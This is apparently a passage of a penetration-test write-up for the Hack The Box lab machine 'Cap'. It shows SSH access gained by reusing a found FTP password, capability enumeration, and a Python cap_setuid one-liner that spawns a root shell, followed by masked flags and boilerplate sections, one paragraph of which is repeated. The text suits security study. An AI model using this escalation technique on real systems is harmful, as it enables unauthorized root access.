


Figure 3.5: 225-ftp_password.png

This seems like a ftp password of nathan. Since the ssh port is open we can try with the same username and password.

```
→ I7Z3R0 ssh nathan@10.10.10.245
nathan@10.10.10.245's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sun Oct  3 05:41:23 UTC 2021

System load:  0.08               Processes:            226
Usage of /:   36.6% of 8.73GB    Users logged in:     0
Memory usage: 22%               IPv4 address for eth0: 10.10.10.245
Swap usage:   0%

=> There is 1 zombie process.

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.

https://ubuntu.com/blog/microk8s-memory-optimisation


63 updates can be applied immediately.
42 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Sun Oct  3 05:41:13 2021 from 10.10.14.3
nathan@cap:~$ id
uid=1001(nathan) gid=1001(nathan) groups=1001(nathan)
```

3.2.1.4 Privilege Escalation

Checking that we are able to read the user.txt. Normal enumeration didnt give anything interesting so i ran linpeas.sh to further enumerate the server.



```
Files with capabilities:
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6 iputils = cap_net_raw+ep
```

Figure 3.6: 230-file_capabilities.png

From the linpeas output we can see that there is a file which stands out in capabilities it seems like the


python has been a capabilities permission.

By google we can see that the python capabilities will lead to privilege escalation and reference has been given in link

```
nathan@cap:~$ getcap -r / 2>/dev/null
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper =
↳ cap_net_bind_service,cap_net_admin+ep
nathan@cap:~$ /usr/bin/python3.8 -c 'import os; os.setuid(0); os.system("/bin/bash")'
root@cap:~# id
uid=0(root) gid=1001(nathan) groups=1001(nathan)
root@cap:~#
```

3.2.1.5 Proof File


User



```
root@cap:~# cat user.txt
3a[REDACTED]d3
root@cap:~#
```

Figure 3.7: 235-user.txt.png

Root



```
root@cap:~# cat /root/root.txt
be[REDACTED]78d
root@cap:~#
```

Figure 3.8: 240-root.txt.png

4 Maintaining Access

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit. Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

5 House Cleaning:

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After collecting trophies from the system was completed, We removed all user accounts and passwords as well as the exploit code written on the system. Hack the box should not have to remove any user accounts or services from the system.